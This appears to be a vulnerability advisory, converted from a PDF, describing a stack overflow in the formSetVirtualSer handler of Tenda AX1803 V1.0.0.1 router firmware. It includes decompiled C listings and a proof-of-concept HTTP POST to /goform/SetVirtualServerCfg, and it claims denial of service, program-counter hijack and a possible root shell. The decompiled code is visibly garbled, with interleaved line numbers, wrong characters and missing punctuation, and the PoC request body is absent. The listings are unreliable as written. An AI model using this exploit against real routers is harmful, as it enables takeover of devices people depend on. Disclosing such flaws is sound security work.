


## **Product Information**

Tenda AX1803 V1.0.0.1, the latest version of simulation overview:



## **Vulnerability details**

The Tenda AX1803 (V1.0.0.1) was found to have a stack overflow vulnerability in the formSetVirtualSer function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
1 int __fastcall formSetVirtualSer(int a1)
   2 {
      const char *v2; // r0
      int v3; // r0
      int v4; // r4
   6 int v5; // r2
      char v7[16]; // [sp+0h] [bp-120h] BYREF
     char s[272]; // [sp+10h] [bp-110h] BYREF
   8
10 memset(s, 0, 0x100u);
11
       memset(v7, 0, sizeof(v7));
      v2 = (const char *)websgetvar(a1, "list", &byte_1EACC5);
12
      sub_89D3C("adv.virtualser", v2, 126);
GetValue("adv.virtualser.listnum", v7)
                                                    // There is a stack overflow vulnerability
13
14
15
      v3 = atoi(v7);
sprintf(s, "op=%d,index=%d", 2, v3);
16
      v4 = send_msg_to_netctrl(27, s);
17
18
      sub_4F67C(
 19
        "HTTP/1.1 200 OK\nContent-type: text/plain; charset=utf-8\nPragma: no-cache\nCache-Control: no-cache\n\n");
 20
21
      v5 = v4;
22
      if ( ∨4 )
23
        v5 = 1;
24
      sub_4F67C(a1, "{\"errCode\":%d}", v5);
0 25 return sub_4FE0C(a1, 200);
26 }
```

In the formSetVirtualSer function, v2 (the value of list) we entered will be passed into the sub\_89D3C function as a parameter, and this function has stack overflow.

```
1 int __fastcall sub_89D3C(const char *a1, const char *a2, int a3)
   2 {
    3
       int i; // r10
   4
       int v6; // r5
       int result; // r0
    5
       char *v8; // r0
    6
   7
       int v9; // r5
   8
       const char *v10; // [sp+1Ch] [bp-4Ch]
       int v12[2]; // [sp+38h] [bp-30h] BYREF
   9
       int v13[2]; // [sp+40h] [bp-28h] BYREF
  10
  11
       int v14[2]; // [sp+48h] [bp-20h] BYREF
  12
       char v15[4]; // [sp+50h] [bp-18h] BYREF
  13
       int v16; // [sp+54h] [bp-14h]
  14
       char s[16]; // [sp+58h] [bp-10h] BYREF
  15
       char V18[64]; // [sp+68h] [bp+0h] BYREF
  16
       char v19[64]; // [sp+A8h] [bp+40h] BYREF
       char v20[64]; // [sp+E8h] [bp+80h] BYREF
  17
  18
       char v21[256]; // [sp+128h] [bp+C0h] BYREF
  19
  20
       memset(v18, 0, sizeof(v18));
  21
       memset(v21, 0, sizeof(v21));
  22
       memset(s, 0, sizeof(s));
  23
       V12[0] = 0;
       strcpy(v19, "server");
  24
  25
       V12[1] = 0;
  26
       v13[0] = 0;
       v13[1] = 0;
  27
  28
       V14[0] = 0;
  29
       v14[1] = 0;
  30
       memset(&v19[7], 0, 0x39u);
  31
       memset(v20, 0, sizeof(v20));
  32
       *(_DWORD *)v15 = 0;
  33
       v16 = 0;
  34
       if ( strlen(a2) <= 4 )
  35
  36
         memset(v18, 0, sizeof(v18));
         sprintf(v18, "%s.listnum", a1);
  37
         SetValue(v18, "0");
  38
  39
         memset(v18, 0, sizeof(v18));
  40
         memset(v21, 0, sizeof(v21));
  41
         sprintf(v18, "%s.list%d", a1, 1);
  42
         \vee 6 = 1;
  43
         result = GetValue(v18, v21);
  44
         while (v21[0])
  45
  46
           ++v6;
  47
           UnSetValue(v18);
48
           memset(v18, 0, sizeof(v18));
  49
           memset(v21, 0, sizeof(v21))
           sprintf(v18, "%s.list%d", al, v6);
9 50
 51
           result = GetValue(v18, v21);
  52
         }
  53
       }
  54
       else
  55
  56
         for (i = 1; ; ++i)
  57
           v8 = strchr(a2, a3);
  58
  59
           if (!v8)
  60
             break;
           * \vee 8 = 0;
  61
  62
           v10 = v8 + 1;
           memset(v18, 0, sizeof[v18));
  63
           sprintf(v18, "%s.list,d", a1, i);
  64
```


In the sub\_89D3C function, the a2 (the value of list) is formatted using the \_isoc99\_sscanf function and in the form of %[^,]%\*c%[^,]%\*c%[^,]%\*c%s . This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of s v12 v13 or v14, it will cause a stack overflow.

## Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by qemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

```
POST /goform/SetVirtualServerCfg HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101
Firefox/103.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
Content-Length: 336
Origin: http://192.168.0.1
DNT: 1
Connection: close
Referer: http://192.168.0.1/index.html
Cookie: ecos_pw=eee:language=cn
```



By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .



As shown in the figure above, we can hijack PC registers.

Finally, you also can write exp to get a stable root shell.